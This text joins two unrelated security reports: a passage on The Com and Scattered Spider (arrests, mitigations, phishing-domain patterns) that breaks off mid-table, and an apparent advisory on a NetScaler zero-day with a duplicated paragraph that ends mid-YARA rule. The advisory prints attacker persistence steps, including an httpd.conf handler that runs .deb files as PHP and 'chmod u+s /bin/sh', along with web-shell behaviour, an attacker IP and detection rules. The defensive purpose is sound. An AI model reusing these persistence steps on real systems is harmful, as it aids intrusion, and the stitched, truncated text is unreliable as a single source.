Aug 2025
Conviction and sentencing
Noah Urban was the first Scattered Spider member convicted; 10-year US sentence, $13M restitution ordered
Aug–Oct 2025
Platform disruption
Telegram repeatedly bans "Scattered LAPSUS$ Hunters"-branded channels (at least 25 distinct channels observed between Aug 8–Oct 17, 2025)
Oct 2025
Site seizure
BreachForums seized by US/French law enforcement following public extortion campaigns against Salesforce
Jul 2026
Sentencing
Owen Flowers (18) and Thalha Jubair (20) sentenced to 5.5 years each (Woolwich Crown Court, UK) for the 2024 Transport for London hack (£29M in losses/recovery costs, 148 systems down, 27,000 staff forced to reset passwords in person); both pleaded guilty the day trial was due to start
Jul 2026
DOJ complaint
Federal complaint ties the Flowers/Jubair cluster to roughly 120 network intrusions, at least 47 US victims (May 2022–Sept 2025), and over $115M in paid ransoms; also alleges intrusion at a US critical infrastructure company and the US Courts system, plus an attempted $8.4M crypto transfer out of a wallet during a law enforcement seizure
Sept 2026
Arrest made in the Netherlands
Dutch authorities announced that they had arrested a 24-year-old man from Amsterdam. This individual is suspected to be part of ShinyHunters.
In the case of arrests, law enforcement agencies focused on correlating the physical hardware used in SIM-swapping attempts and the tracking of Telegram handles to uncover the individuals behind the operations. While arrests have temporarily impacted the groups, they have quickly recovered and adapted.
Conclusion
Because The Com is not a single group with a unified hierarchy, organizations need to watch for multiple groups that may work together to target them. Unlike other cybercrime groups that tend to operate individually, researchers have seen groups within The Com join forces and rebrand, as when Scattered LAPSUS$ Hunters was formed. This new group comprised members from three different groups and operated under one unified umbrella. As group names and members transform, defenders need to focus on underlying behavior and develop defensive measures to build robust mitigations.
Mitigations
Figure 4: Mitigations organizations can adopt.
These groups predominantly use social engineering for initial access. They have achieved significant success by targeting end users and abusing identities. As such, defenders must harden identities. This requires organizations to implement measures across their security stacks and prioritize user education. Key actions for organizations include:
Identity and Access Hardening
Phishing-resistant MFA
Migrate away from SMS/voice-based one-time passwords and push-based MFA solutions to hardware keys such as FIDO2 or passkeys. This shift will reduce the risk of SIM-swapping and MFA bombing, two techniques The Com frequently uses.
Block outdated authentication mechanisms
Disable legacy authentication mechanisms and protocols and restrict device code authorization flows.
Limit device registration
Limit the number of devices a user can register for MFA usage. Additionally, organizations should monitor and audit when users add new MFA devices.
Conditional access policies
Restrict authentication to devices managed through mobile device management solutions and compliant with policies.
Privileged access management
Deploy privileged access management solutions that restrict admin access to specific time spans and are easy to audit. Granting limited-time admin access when needed helps limit the blast radius when accounts are compromised.
User-focused Mitigations
Callback verification
To mitigate the risk of spoofed phone numbers or email addresses, employees should validate the contact information before reaching back out to a user.
Verification of identity
Confirm a user’s identity before resetting passwords or enrolling MFA devices.
Help desk training
Help desk personnel should receive specific training on tactics, techniques, and procedures employed by groups such as ShinyHunters
SaaS and Cloud Application Security
OAuth and connected-app auditing
Regularly audit third-party applications that are connected to their environment.
Least-privileged API scopes
Connected applications should have the bare minimum privilege required to function.
Securing secrets
Store secrets such as API keys and passwords in secure solutions like password managers, not in documentation.
Monitoring for bulk exports and mass data exfiltration
Security teams should monitor for mass download or export attempts from platforms that host sensitive information.
Ransomware Resilience
Backups
Back up data regularly. Organizations should also test backups and restoration procedures frequently to ensure the process and data are accurate.
Network segmentation
Appropriate network segmentation can limit lateral movement from a compromised host.
Dark web monitoring
Have access to underground sources for information about their organization. This information can help identify stolen credentials or access points that pose a risk.
Organizational Readiness
Incident response training
Employees should receive appropriate incident response training to ensure they understand their role in an incident and the processes they must follow.
Brand monitoring
Groups within The Com register lookalike domains as part of their intrusion. Attackers often create these domains shortly before an intrusion and then take them down afterward. Track any domains registered with the organization name or affiliated brands.
Example In Practice
Using FALCON as an example, Palo Alto’s Unit 42 outlines several recommendations to harden environments against its techniques. These predominantly focus on making it harder for the group to abuse valid accounts.
Figure 5: Recommendations to mitigate the risk posed by FALCON. Source: Palo Alto’s Unit 42
Indicators of Compromise: Domain Patterns
Typically, the domains these groups register are active only briefly. They may register them shortly before an intrusion attempt to evade brand monitoring protections and take them down afterward. However, public incident reporting has revealed several patterns that can shed light on the specific group behind the attack.
The table below shows examples of wildcard searches within the Pulsedive platform’s Explore capability that can identify domains tied to various groups.
Not all the domains returned by these Explore queries are inherently suspicious or malicious. Treat results as a starting point for further research and investigation. Users should validate the results before adding them to blocklists.
Scattered Spider
Scattered Spider’s phishing domains typically take the form: organizations-keyword. Examples of this format are below:
organization-sso[.]com
organization-okta[.]com
organization-helpdesk[.]com
ReliaQuest identified that 81% of the Scattered Spider domains impersonate technology vendors. The domains targeted single sign-on, identity providers, and VPNs to harvest credentials.
Figure 6: Scattered Spider infrastructure patterns identified by ReliaQuest. Source: ReliaQuestFigure 7: Infrastructure patterns and queries shared by Team Cymru. Source: Team Cymru
Scattered LAPSUS$ Hunters
SLH naming convention is in the format: keyword-organization. Examples of the format include:
helpdesk-organization[.]com
sso-organization[.]com
ticket-organization[.]com
Figure 8: SLH IoC identified by Bridgewell. Source: Bridgewell
Pink and FALCON
Pink’s naming convention focuses on the term "passkey." Additionally, Pink predominantly registers its domains through NICENIC and uses Cloudflare and DDoS-Guard. Palo Alto found that FALCON also uses the same domain registrar and follows a similar passkey theme.
Figure 9: IoCs identified by Palo Alto. Source: Palo AltoFigure 10: Suspicious domains that fit patterns used by Pink. The domains follow the *passkey[.]com format and are registered with NICENIC.
Shared Tactics, Techniques and Procedures
Tactic
Technique
Groups Observed Using It
Initial Access
Vishing / help-desk impersonation
Scattered Spider, LAPSUS$, FALCON
Initial Access
SIM swapping
Beige, Star Fraud, LAPSUS$, Scattered Spider
Initial Access
Adversary-in-the-Middle (AitM) phishing via passkey/SSO-themed domains
FALCON (and sibling brands Redact, Pink, Helix)
Initial Access
Public exploit/zero-day use (e.g., CVE-2025-61882)
Introduction
In late September 2026, Mandiant Consulting and Google Threat Intelligence Group (GTIG) identified active, in-the-wild exploitation of a zero-day vulnerability (CVE-2026-88772) affecting Citrix NetScaler ADC and NetScaler Gateway appliances. We have observed evidence that organizations in North America and Europe in the government, financial services, technology, education, and legal and professional services sectors were likely impacted by this exploitation campaign, which has been
In late September 2026, Mandiant Consulting and Google Threat Intelligence Group (GTIG) identified active, in-the-wild exploitation of a zero-day vulnerability (CVE-2026-88772) affecting Citrix NetScaler ADC and NetScaler Gateway appliances. We have observed evidence that organizations in North America and Europe in the government, financial services, technology, education, and legal and professional services sectors were likely impacted by this exploitation campaign, which has been ongoing since at least early September. According to vendor disclosures, threat actors are also actively exploiting a second zero-day vulnerability (CVE-2026-88771).
Exploitation of CVE-2026-88772 bypasses authentication and triggers an unhandled termination of the NetScaler Packet Processing Engine (NSPPE) to establish initial root-level access. Analysis of the actor’s post-exploitation toolkit reveals newly discovered custom PHP web shells, such as WHIPSHOT, capable of disguising Base64-encoded command-and-control (C&C) payloads within native HTTP headers. The toolkit also includes a novel companion Python tunneler, SLAPSHOT, capable of proxying traffic into internal networks for reconnaissance and credential theft. In at least one observed intrusion, the threat actor routed traffic through this proxy to manually conduct internal reconnaissance and credential theft.
Citrix issued guidance for customers on newly addressed vulnerabilities and recommended updates here. We encourage defenders to review the Citrix documentation and prioritize patching of these vulnerabilities. As part of this blog, Mandiant is also issuing containment and remediation guidance.
Campaign Overview
Initial Access
During the initial pre-authentication cryptographic handshake the NSPPE parses inbound DTLS record structures. While Google Threat Intelligence Group does not possess exploit code, analysis of frontline telemetry suggests that transmitting specially malformed or fragmented record headers induces heap memory boundary corruption within the packet engine, diverting control flow to execute arbitrary shellcode with root-level operating system privileges on the underlying FreeBSD platform.
Successful exploitation attempts generated two log artifacts:
Figure 1: SSL Handshake Failure recorded in Syslog
qat0: Process <PID> NSPPE-<##> exit with orphan rings 5:500
pitboss[<##>]: pitboss <DATETIME> NOT restarting NSPPE-<##> (<PID>)
Figure 2: NSPPE Process Termination (/var/log/messages) recorded by the FreeBSD kernel and the appliance watchdog daemon (pitboss)
Establish Foothold and Persistence
Following successful exploitation, the initial web shell payload self-installs by modifying target httpd.conf files, configuring the system to treat specified non-script file types as executable PHP scripts, setting the stage for the deployment of additional custom malware including WHIPSHOT (a PHP web shell) and SLAPSHOT (a Python proxy/tunneler).
Web Server Persistence Method A: Package Handler Masquerading (.deb)
In one case, the initial installer modified /etc/httpd.conf to have the web server handle .deb files as though they were PHP scripts.
php_flag engine on
  <FilesMatch "\.deb$">
    Header set Cache-Control "no-cache"
  </FilesMatch>
AddHandler application/x-httpd-php .deb
Figure 3: Persistence via package handler masquerading
This configuration change allowed the actor to stage web shells with deceptive file type extensions in /netscaler/gui/vpn/scripts/linux.
Web Server Persistence Method B: Icon Aliasing and Signature File Handler (.sig)
In other intrusions, the threat actor implemented a stealthier configuration hook that disguised web shell execution as image requests:
Figure 4: Persistence via icon aliasing and signature file handler
This configuration directive performs three actions:
Enables the mod_php engine.
Registers .sig files as executable PHP scripts.
Maps any incoming HTTP request ending in .ico under /vpn/media/ directly to a corresponding .sig file with the same base name inside /var/netscaler/gui/vpn/scripts/linux/.
For example, clients accessing /vpn/media/e6ee7c85.ico would be served by the dropped PHP web shell e6ee7c85.sig. In at least one case, web server access logs showed GET requests returning HTTP 404 responses, but exhibiting elevated processing durations and multi-kilobyte response sizes. In subsequent days, the actor attempted access to non-existent .sig files, which generated missing-file errors in httperror-vpn logs implying the files were not there. This may be an indication of attackers managing similar web shells in multiple compromised environments.
Root Privilege Persistence
Although the initial exploitation of CVE-2026-88772 executes with root privileges, subsequent requests processed by the web server (httpd) run under an unprivileged web service context. To establish persistent root-level execution for its web shells, the threat actor leveraged its lightweight installer web shells to assert the setuid (Set User ID) bit on the /bin/sh executable:
chmod u+s /bin/sh
Figure 5: Command to set the User ID
By altering the permissions of /bin/sh, the threat actor was able to ensure that subsequent web requests processed by the web server would execute with the elevated permissions. To apply the /etc/httpd.conf modifications alongside the SUID shell change, the installer initiated a full NetScaler appliance reboot (/netscaler/nsshutdown -R).
In other variations of the web shell, the threat actor issued a command to restart the web service directly and assign root setuid (Set User ID) permissions to the /bin/sh executable.
The threat actor has deployed multiple PHP web shells and a tunneler malware to proxy traffic into the victim organization’s network facilitating internal reconnaissance, lateral movement and credential harvesting.
Installer and Standalone web shells
Mandiant recovered several lightweight PHP web shells staged in files with .deb and .sig extensions that provide direct command execution and automated appliance persistence. Across directly observed intrusions, the web shell filenames varied between victims. We observed multiple examples of lightweight web shells using variations of “nginstaller,” often followed by a number, as the filename.
One example, when executed via command-line interface (CLI), it modifies /etc/httpd.conf, enables setuid root permissions on /bin/sh (chmod u+s /bin/sh), scrubs references to /vpn/scripts/linux from /etc/crontab, and initiates an appliance reboot via /netscaler/nsshutdown -R. Over HTTP, it extracts Base64-encoded commands from the HTTP_NSC_LDAP header, executes them via shell_exec(), and returns Base64-encoded output.
Another observed web shell variant that returns a spoofed HTTP 404 Not Found response code. It restarts the Apache daemon (/bin/httpd -k restart -f /etc/httpd.conf) to apply configuration changes and executes incoming payloads using eval(). For evasion, it uses a regular expression (#^.*/vpn/scripts/linux.*\n#m) to systematically scrub its installation path from system `/etc/crontab`. The web shell executes incoming Base64-encoded payloads received via HTTP from the HTTP_NSC_LDAP header directly as PHP using `eval()`.
e6ee7c85.sig: A web shell variant that also enforces HTTP 404 Not Found responses, but extracts Base64-encoded payloads from the HTTP_NSC_CLIENTTYPE request header, likewise executing via eval().
Figure 7: Command to execute SLAPSHOT in the background
Loopback IPC: Once SLAPSHOT is active, WHIPSHOT reads the dynamic TCP port recorded in /tmp/.uxdport, establishes a socket connection to 127.0.0.1:<port>, and relays the client request.
Evasion: WHIPSHOT suppresses standard error reporting (error_reporting(0)) and sets an HTTP 404 Not Found response header while returning the tunneled TCP response within the HTTP body.
SLAPSHOT
SLAPSHOT is a TCP tunneling tool written in Python. It acts as an internal network bridge, accepting commands from WHIPSHOT and forwarding arbitrary TCP streams to internal hosts.
Key capabilities and behaviors include:
Dynamic Port Binding & Locking: When launched, SLAPSHOT binds to an ephemeral port on 127.0.0.1, writes the active port number to a specified file such as /tmp/.uxdport, and uses fcntl.flock to secure an exclusive file lock on a lock file such as /tmp/.uxdlock via ensuring only a single instance runs concurrently.
Custom Wire Protocol: Communication with the proxy uses a custom binary protocol where each message consists of a 4-byte big-endian length prefix followed by a JSON payload. Supported command actions include:
open: Establishes an outbound TCP socket to a target host and port.
push: Writes data to an open session.
pull: Polls and reads data from an open session socket.
exch: Sends and receives C&C data to and from an open session socket.
close: Terminates a specified network session.
ping: Performs a basic health-check verification.
Idle Timeout: The daemon monitors connection activity and automatically closes the individual session sockets after 15 minutes of inactivity. If no active sessions or commands are received within 10 minutes (configurable via the UXD_IDLE_EXIT variable), SLAPSHOT removes its port and lock files, and terminates its process to minimize memory footprint and detection risk.
Implications
This campaign underscores the continued targeting of edge devices to gain initial access to victim networks, a trend that GTIG has tracked across a range of threat actors. Notably, these vulnerabilities made up about half of the enterprise-related zero-days in 2025. These appliances—including Application Delivery Controllers, VPN gateways, and firewalls—remain attractive targets because they are exposed to the internet, sit outside the reach of endpoint detection and response (EDR) tools, and often store or process credentials that can be used to move deeper into the network. We expect threat actors to continue to exploit vulnerabilities in edge devices, given the proven effectiveness of this tactic.
Hunting, Containment, and Remediation Guidance
Organizations should begin by analyzing existing logs and configuration files to detect potential signs of compromise.
Hunting Strategies
Citrix NetScaler ADC Appliances
Verify Web Server Configuration: Inspect /etc/httpd.conf on all NetScaler ADC appliances for unauthorized MIME types, script handler directives, or web path aliasing. Any instance of AddHandler or AddType registering non-PHP file extensions (such as .deb, .sig, .html, .rpm, or .tgz) to run as PHP scripts, or any AliasMatch diverting public web paths (/vpn/media/, /vpn/theme/, /vpn/images/) to appliance script directories, indicates compromise.
2. Audit Appliance Staging and Client Plug-in Directories: Audit the contents of native client plug-in paths (/var/netscaler/gui/vpn/scripts/linux/, /var/netscaler/gui/vpns/scripts/vista/, /var/netscaler/gui/vpns/scripts/mac/) and web asset paths (/netscaler/ns_gui/vpn/media/, /var/vpn/theme/). Legitimate client deliverables in these directories are compiled binaries or archives; any file identified as ASCII text or containing PHP script markers is anomalous. In default installations, these directories contain legitimate compiled client binaries and static web assets. Inspect them for plain-text scripts masquerading under non-script extensions or files containing PHP code:
Figure 9: Inspect client plugin paths for scripts masquerading as non-script extensions or files containing PHP code
3. Review Web Server Access & Error Logs: Review /var/log/httperror* for syntax, parse, or execution errors referencing disguised or non-standard file extensions (which persist even if access logs were scrubbed). Audit /var/log/httpaccess.log for requests targeting static media, icons, or script paths returning simulated HTTP 404 status codes or unexpectedly large response payloads. Search access logs for sudden chronological gaps or truncated lines around /vpn/scripts/ or /vpn/media/, which may indicate execution of the actor's regex-based log wiper.
Figure 11: Search for unexpectedly large response payloads
4. Check for Ephemeral IPC Artifacts: Inspect the /tmp/ directory on appliances for lock files and port pointer files created by SLAPSHOT. The presence of /tmp/.uxdport or /tmp/.uxdlock indicates active or recent execution of the SLAPSHOT proxy daemon. Responders should record the port contained in .uxdport and inspect the listening process via sockstat -4 -l:
ls -la /tmp/.uxdport* /tmp/.uxdlock
Figure 12: Search for files created by SLAPSHOT
5. Verify Shell and Binary Permissions: Inspect /bin/sh to confirm unauthorized SUID permissions have not been established. If permissions indicate -rwsr-xr-x with root ownership, the binary has been modified for persistent setuid privilege escalation.
ls -l /bin/sh
Figure 13: Check for unauthorized SUID permissions
6. Examine Process Execution & Shell History: Inspect active system processes for anomalous Python interpreters executing background commands referencing /tmp/.uxdport or running under nohup. Review /var/log/sh.log for administrative commands executed outside change windows, including forced restarts (/netscaler/nsshutdown -R) and manual Apache restarts (httpd -k restart).
ps aux | grep -E "python.*(\.uxd|uxdport|uxdlock|base64)"
Figure 14: Inspect system process for anomalous Python interpreters
Note: Citrix has published guidance on using its indicator of compromise (IOC) Scanner to identify potential indicators of compromise on an organization’s NetScaler infrastructure. For additional details, refer to the following Citrix documentation:
Note: Organizations should apply hunting techniques holistically across their broader infrastructure to identify potential lateral movement originating from the NetScaler infrastructure. These techniques should be applied across the environment, including, but not limited to, other Privileged Access Management (PAM) platforms.
Containment and Remediation Strategies
Organizations that have not yet applied the latest security updates should immediately assess their exposure and risk. Broad internet isolation or strict IP allow-listing on NetScaler Gateways can create significant disruption for organizations supporting remote workforces through Citrix Virtual Apps and Desktops (formerly XenApp and XenDesktop). For this reason, Mandiant recommends a targeted, phased approach that prioritizes patching while applying appropriate containment and compensating controls based on the organization’s risk profile.
Immediate Mitigation
Organizations should evaluate the following options based on their risk tolerance, evidence of compromise, and operational requirements.
Option 1 — Apply the Latest Citrix Build (Mandiant Recommended)
Implement the latest Citrix build that addresses the in-scope vulnerabilities. Organizations should upgrade to the following fixed releases (or later) depending on their current deployment track:
NetScaler 14.1 Track: Upgrade to version 14.1-73.37 and later releases.
NetScaler 13.1 Track: Upgrade to version 13.1-64.23 and later releases of 13.1.
Note: Specific patched builds are also available for 14.1-FIPS and 13.1-FIPS/NDcPP deployments
Organizations that cannot locate specific builds in the Citrix customer downloads portal should open a Severity 1 support case with Citrix to confirm and obtain the latest build containing the required fixes.
Option 2 — Isolate Compromised or Suspected Appliances
For confirmed or suspected compromise, isolate affected NetScaler appliances from the network. This option can introduce significant business disruption, particularly when the appliance provides remote access or other critical services.
If the hunting strategies described above identify indicators of compromise, Mandiant recommends implementing the following containment actions:
Isolate the node. Immediately remove the confirmed or suspected appliance from the network.
Halt HA synchronization. For NetScalers deployed in High Availability (HA) pairs, assess both nodes independently. Disable configuration synchronization until both nodes have been validated to prevent a compromised node from replicating malicious changes, such as modified httpd.conf files, to the standby node.
Restrict egress. Block observed threat actor infrastructure and restrict outbound internet connectivity from the appliance. In particular, prevent arbitrary outbound TCP/UDP traffic and block outbound SMTP over TCP/25 unless explicitly required.
Review hypervisor network isolation. If the NetScaler runs as a VPX appliance in a virtualized environment, review vSphere vSwitch and Port Group configurations. Confirm that the NetScaler VPX is appropriately segmented and does not share a Layer 2 network with hypervisor management interfaces, such as ESXi vmk0 or vCenter, or other highly sensitive infrastructure tiers. Refer to the Mandiant hardening guidance for vSphere for additional recommendations.
Option 3 — Apply Targeted Compensating Controls
If immediate patching is not possible, organizations should implement targeted controls to reduce the exposed attack surface until the affected appliances can be updated. The DTLS and UDP/443 controls below are specific to CVE-2026-88772 and should not be relied on to mitigate CVE-2026-88771. Installing a fixed NetScaler build remains required to address both vulnerabilities.
Part A — Network Restrictions
Disable DTLS where operationally feasible. If patching is delayed, disable DTLS on internet-facing NetScaler Gateway virtual servers where it is not required. In this campaign, the exploit payload is delivered over UDP/443 using Datagram Transport Layer Security (DTLS).
Restrict inbound UDP/443 upstream. Block inbound UDP/443 to affected appliances unless DTLS is explicitly required. This control should be implemented on an upstream perimeter firewall or edge router. Relying exclusively on local NetScaler ACLs allows traffic to reach the vulnerable packet-processing engine (nsppe) before it is dropped.
Implement upstream IP allow-listing where feasible. Organizations using NetScaler strictly for load balancing, or operating Access Gateways that serve a predictable set of external source IP addresses, should consider upstream network ACLs that drop unauthorized traffic before it reaches the appliance.
For public-facing VPNs supporting large remote workforces, this approach may not be practical because dynamic residential IP addresses can create significant administrative and operational overhead.
Preserve virtual appliance state for forensic analysis. For NetScalers deployed as virtual appliances, including NetScaler VPX on VMware vSphere or other hypervisors, take a full VM snapshot with memory state included before rebooting whenever operationally possible.
Part B — Credential Rotation and Session Termination
Organizations should operate under the assumption that credentials stored on a compromised appliance may have been exposed. Credential rotation and session termination should be coordinated across the appliance and connected systems.
Revoke active sessions. Invalidate existing administrative, Gateway, and VPN sessions to remove potentially compromised session tokens. For organizations using the appliance as a gateway for Citrix Virtual Apps and Desktops, this should include terminating active ICA/HDX sessions where appropriate. Refer to Citrix CTX584227 for additional guidance.
Rotate appliance secrets. Rotate NetScaler administrator credentials, local appliance accounts, Secure Shell (SSH) keys, TLS certificates, and associated private keys.
Rotate integration credentials. Rotate LDAP bind and service accounts, RADIUS shared secrets, TACACS credentials, SNMP community strings, and NITRO/application programming interface (API) credentials.
Audit downstream Citrix infrastructure. Review systems that the NetScaler communicates with directly, particularly Citrix StoreFront servers, Citrix Delivery Controllers (DDCs), and internal Citrix Virtual Apps and Desktops hosts. Review Windows Event Logs for anomalous interactive logons, unexpected remote desktop protocol (RDP) activity, signs of credential dumping, and other evidence of lateral movement.
Organizations should also consider revoking and rotating TLS certificates and associated private keys stored on compromised appliances.
Note: Organizations should rotate credentials after the appliance has been successfully patched.
Part C — Control Plane Restrictions
Organizations should apply additional restrictions to the NetScaler control and management planes.
Restrict internet-facing services to required ports and protocols only.
Implement default-deny outbound firewall rules for NetScaler appliances.
Permit outbound connectivity only to explicitly approved destinations and services, including DNS, NTP, required OCSP/CRL services, approved backend applications, and approved management and security infrastructure.
Explicitly block outbound SMTP over TCP/25 unless there is a documented business requirement.
Prevent NSIP and management interfaces from being exposed to the internet.
Restrict SSH, HTTPS management, and NITRO/API access to dedicated administrative networks, approved jump hosts, and explicitly approved source IP ranges.
Part D — Logging and Detection Engineering
Detection is a critical component of the response strategy. Mandiant recommends approaching detection across two areas: ensuring the necessary telemetry is available and implementing detections that correlate network, appliance, file system, and identity activity.
Logging and Visibility
Several of the detections below depend on logs that NetScaler does not forward by default. Before implementing detection logic, confirm that the SIEM receives the following telemetry:
NetScaler audit logs (ns.log) through a syslog action, including SSL-related events.
The appliance’s FreeBSD system log (/var/log/messages), which records NSPPE termination/crashes and pitboss messages and is not included in standard ns.log forwarding.
Web server logs (/var/log/httpaccess.log and /var/log/httperror*), NetScaler Web Logging, or AppFlow telemetry. Because TLS terminates on the appliance, upstream network devices generally cannot inspect HTTP request paths or headers.
Firewall or network flow logs for traffic originating from NetScaler NSIP and SNIP addresses.
Secret Server or other privileged access management (PAM) audit logs.
Detection Engineering
Protocol and Traffic Analysis
Alert on exploit-pattern DTLS failures. Look for SSL_HANDSHAKE_FAILURE events where ClientVersion is DTLSv1.0 and the reason is Handshake failure-Internal Error. Successful exploitation observed during this activity produced this event. Review individual occurrences and prioritize clusters originating from the same appliance.
Correlate DTLS failures with engine termination/crashes. A matching DTLS handshake failure followed within minutes by an NSPPE termination/crash on the same appliance is a strong exploitation signal and should be investigated with high priority.
Review unexpected inbound UDP/443. Focus on appliances where DTLS is disabled or not expected. Baseline the sources that normally establish DTLS connections with each Gateway. Because exploitation can require very little traffic, volume-based anomaly detection alone may not identify the activity.
Appliance Process and Memory Stability
Monitor for NSPPE termination/crashes. Generate high-severity alerts for kernel messages indicating that an NSPPE process exited or was terminated by a signal. Also monitor for the creation of new NSPPE core files under /var/core/.
Alert when pitboss does not restart NSPPE. Monitor for pitboss messages containing pitboss NOT restarting NSPPE. Alert on these messages and NSPPE kernel termination/crash events independently rather than requiring both conditions to occur.
Correlate with availability events. Treat unexpected HA failovers or appliance restarts on internet-facing Gateways within the same time window as supporting evidence of potential exploitation.
File System and Configuration Integrity
Monitor critical VPN script paths. Detect the creation, modification, or staging of .sig files, including files such as nsgclient.sig, within VPN-related directories such as:
/var/netscaler/gui/vpn/scripts/linux/
/netscaler/ns_gui/vpn/scripts/linux/
/var/netscaler/gui/vpns/scripts/vista/
/var/netscaler/gui/vpns/scripts/mac/
/netscaler/ns_gui/vpn/media/
/var/vpn/theme/
Detect unauthorized web server configuration changes. Monitor /etc/httpd.conf, /nsconfig/httpd.conf, and /flash/nsconfig/httpd.conf for unauthorized modifications. In particular, alert on:
The addition or modification of AddHandler application/x-httpd-php .[ext] directives.
php_flag engine on configurations or other changes that enable PHP execution. Threat actor activity has included PHP-based web shells using extensions other than .php, and the specific extension may vary by environment. Alias, AliasMatch, or RewriteRule directives that map web asset paths such as /vpn/media/, /vpn/theme/, or /vpn/images/ to script directories or executable files.
Check runtime state on a recurring basis. Monitor for:
The SUID bit being set on /bin/sh
The presence of /tmp/.uxdport or /tmp/.uxdlock
Python processes launched through nohup or containing Base64-encoded payloads
Unexpected changes to persistent configuration or startup files under /nsconfig/
Egress and Interaction Monitoring
Detect suspicious web shell interaction with static or client-script paths. Focus on behavior rather than the requested path alone, since legitimate clients routinely access /vpn/media/ resources. Potential indicators include:
404 responses to /vpn/media/*.ico or /vpn/scripts/ paths that return multi-KB response bodies or exhibit unusually long processing times.
“File does not exist” entries in HTTP error logs involving .sig or other non-standard files under /vpn/scripts/. These events may remain visible even when access logs have been modified or cleared.
Gaps, malformed entries, or truncated lines in httpaccess.log around requests to /vpn/scripts/ or /vpn/media/.
Identify anomalous appliance egress. Monitor outbound connections originating directly from NetScaler appliances and alert when destinations fall outside the organization’s approved egress allow-list. Prioritize activity involving credential vaults and PAM systems, connections to domain controllers over unexpected ports, connections to a large number of internal systems within a short period, and outbound SMTP over TCP/25.
Indicators of Compromise (IOCs)
Network & Transport Indicators
Type
Description
Indicator
Inbound Network Traffic
Delivery protocol used for zero-day exploit delivery
UDP :443 (DTLSv1.0)
HTTP Request Header
Inbound command execution header used by nsginstaller.deb
HTTP_NSC_LDAP
HTTP Request Header
Inbound command execution header used by nsgclient.sig
HTTP_NSC_CLIENTTYPE
HTTP Request Header
Chunked Base64 transport headers used by WHIPSHOT
HTTP_X_UX / HTTP_X_UX_[0-9]+
URI Path
Masquerading icon request URI routed to .sig web shell via AliasMatch
/vpn/media/nsgclient.ico / /vpn/media/*.ico
URI Path
Staging path for malicious PHP web shells on NetScaler Gateway
Netscaler exploitation and installation of basic web shell backdoor
157.254.167.12
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
File Indicators
File Path
/tmp/.uxdport
SLAPSHOT Active Port Artifact
File Path
/tmp/.uxdlock
SLAPSHOT Process Lock Artifact
Detections
YARA Rules
rule G_APT_Backdoorwebshell_WHIPSHOT_1
{
    meta:
        description = "Detects WHIPSHOT PHP webshell tunneling frontend deployed on Citrix NetScaler ADC appliances"
        author = "GTIG"
        family = "WHIPSHOT"


    strings:
        // Chunked transport headers
        $sh1 = "HTTP_X_UX" ascii
        $sh2 = "HTTP_X_UX_" ascii

        // IPC lock and port pointers to local proxy daemon
        $si1 = "/.uxdport" ascii
        $si2 = "/.uxdlock" ascii
        $si3 = "/tmp/.uxdport /tmp/.uxdlock" ascii

        // Socket forwarding logic
        $sf1 = "fsockopen" ascii
        $sf2 = "127.0.0.1" ascii
    condition:
        filesize < 50KB and (
            ($sh1 or $sh2) and ($si1 or $si2 or $si3) and ($sf1 or $sf2)
        )
}
rule G_APT_Tunneler_SLAPSHOT_1
{
    meta:
        description = "Detects SLAPSHOT Python proxy daemon and tunneling tool deployed alongside WHIPSHOT on compromised NetScaler appliances"
        author = "GTIG"
        family = "SLAPSHOT"

   strings:
        // Lock and port files
        $ss1 = "/tmp/.uxdport" ascii fullword
        $ss2 = "/tmp/.uxdlock" ascii fullword
        $ss3 = "UXD_IDLE_EXIT" ascii fullword
        $ss4 = "127.0.0.1" ascii

        // Wire protocol command verbs
        $sc1 = "\"open\"" ascii fullword
        $sc2 = "\"conn\"" ascii fullword
        $sc3 = "\"push\"" ascii fullword
        $sc4 = "\"pull\"" ascii fullword
        $sc5 = "\"exch\"" ascii fullword
        $sc6 = "\"close\"" ascii fullword
        $sc7 = "\"ping\"" ascii fullword

        // Protocol parameter names
        $sp1 = "\"sid\"" ascii fullword
        $sp2 = "\"host\"" ascii fullword
        $sp3 = "\"port\"" ascii fullword
        $sp4 = "\"data\"" ascii fullword
    condition:
        filesize < 30KB and (
            ($ss1 and $ss2 and $ss3) or
            ($ss4 and ($ss1 or $ss2) and 3 of ($sc*) and 2 of ($sp*)) or
            ($ss3 and 3 of ($sc*) and 2 of ($sp*))
        )
}
rule G_Hunting_Config_NetScaler_PHP_1
{
    meta:
        description = "Detects unauthorized Apache configuration directives registering non-standard extensions as PHP scripts, or aliasing web paths to appliance script directories on Citrix NetScaler ADC"
        author = "GTIG"

    strings:
        // NetScaler appliance configuration context markers
        $ns1 = "/netscaler" ascii nocase
        $ns2 = "/var/netscaler" ascii nocase
        $ns3 = "/vpn/" ascii nocase
        $ns4 = "ns_gui" ascii nocase
        $ns5 = "<VirtualHost *:81>" ascii nocase
        $ns6 = "Listen 81" ascii nocase

        // Generic type or handler registration mapping non-standard file extensions to PHP
        $t1 = /Add(Handler|Type)\s+['"]?application\/x-httpd-php['"]?\s+\.([^p\s\r\n][a-zA-Z0-9_-]*|p[^h\s\r\n][a-zA-Z0-9_-]*|ph[^p\s\r\n][a-zA-Z0-9_-]*|php[^s\s\r\n][a-zA-Z0-9_-]*|phps[a-zA-Z0-9_-]+)/ ascii nocase

        // Diversion of web asset paths (media, theme, help, logon, images) to script staging directories
        $a1 = "AliasMatch" ascii nocase
        $a2 = /\^?\/vpn(s)?\/(media|theme|themes|images|help|logon|support)\// ascii nocase
        $a3 = /\/var\/netscaler\/gui\/vpn(s)?\/scripts\// ascii nocase
        $a4 = /\/vpn(s)?\/scripts\// ascii nocase

        // PHP execution flags
        $p1 = "php_flag engine on" ascii nocase

        // Exclusions for web pages, markup, and source code
        $not_html1 = "<html" ascii nocase
        $not_html2 = "<!DOCTYPE" ascii nocase
        $not_html3 = "<?xml" ascii nocase
        $not_code1 = "package " ascii
        $not_code2 = "#include " ascii
    condition:
        filesize < 100KB and not (
            $not_html1 or $not_html2 or $not_html3 or $not_code1 or $not_code2
        ) and (1 of ($ns*)) and (
            // Any directive registering a non-PHP extension as PHP
            $t1 or
            // Any AliasMatch diverting web paths to script directories
            ($a1 and ($a2 or $a3 or $a4)) or
            // Generic combination of php_flag engine on with script directory aliasing
            ($p1 and $a1 and ($a3 or $a4))
        )
}
rule G_Hunting_Backdoorwebshell_NetScaler_C2Headers_1
{
    meta:
        description = "Detects standalone PHP webshells deployed on NetScaler appliances extracting commands from custom or native SetEnvIf HTTP headers"
        author = "GTIG"

   strings:
